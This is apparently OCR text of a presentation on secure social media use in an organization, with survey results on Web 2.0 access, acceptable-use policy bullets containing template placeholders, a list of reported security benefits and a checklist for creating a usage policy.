
8. 2.2. If access to Web 2.0 is blocked, what are the reasons to restrict browsing to these sites?

	Response Percent	Response Count
	46.1%	**135**
	32.8%	96
	42.3%	124
	28.7%	84
	31.4%	92
	26.6%	78
	7.2%	21

What our customers said…

9. 2.3. If access to Web 2.0 is allowed, what are the reasons to permit browsing to these sites?

		Response Percent	Response Count
	Collaboration	57.3%	168
	Research	52.6%	154
	Networking	38.6%	113
	Personal Use	19.8%	58
	N/A	18.1%	53
Show replies	Other (please specify)	9.9%	29
		answered question	293
		skipped question	18



Social Media is a Must Have

About the Kennedy Center

Social Media Use - Problem

Java scripting

Embedded Malware

Active-X scripting

Social Media Use – Complication - Data Confidentiality and Compliance

- Social media promotes culture of sharing…be careful! Don't publish confidential information
- [Insert company specific confidential data examples]
- Do not comment on stock price
- Employees responsible for content they publish
- For more detailed confidentiality guidelines see [insert reference here].

Social Media Use – Solution – Usage Policy

- [Insert Company Name] recognizes business and personal reasons to use Social Media.
- Social Media allowed for [designated/all employees] within acceptable use guidelines
  - Productivity
  - Inappropriate content
  - Data confidentiality
  - Malware and online crime


Social Media Use – Complication - Data Confidentiality and Compliance

Social Media Use – Benefits/ Business use

Social Media Use – Solution – Real Time Results

Secure Social Media Use - Results


- A decrease in helpdesk call volume
- Fewer alerts
- Less time spent with virus/infection issues
- Cannot recall any new infections within our IT environment
- Gives me back my time, and my team's time
- Now they can actually focus on improving things, rather than running around and cleaning up machines
- Center can embrace social technology, we wouldn't be the same without it
- Allows us to worry less about impact on our PCI compliance



The Future

Threats are still very simple


- We haven't seen anything yet
- 99%+ of all threats are social engineering based
- Iframes are now allowed as tabs in Pages
- Twitter has really no control at all
- Drive-bys, BlackHat SEO




Now it is Your Turn

Apply

- Establish strong business cases for accessing the social web
- Create an AUP for your organization
  - If you do not have one, an AUP kit may be downloaded from http://www.websense.com/content/social-media-acceptable-use-policy.aspx
- Complete an online social media training session with your entire employee base
- Ensure that you have the proper technology in place to enforce your policy
- Review the program's effectiveness after six months



Questions?



Thank You!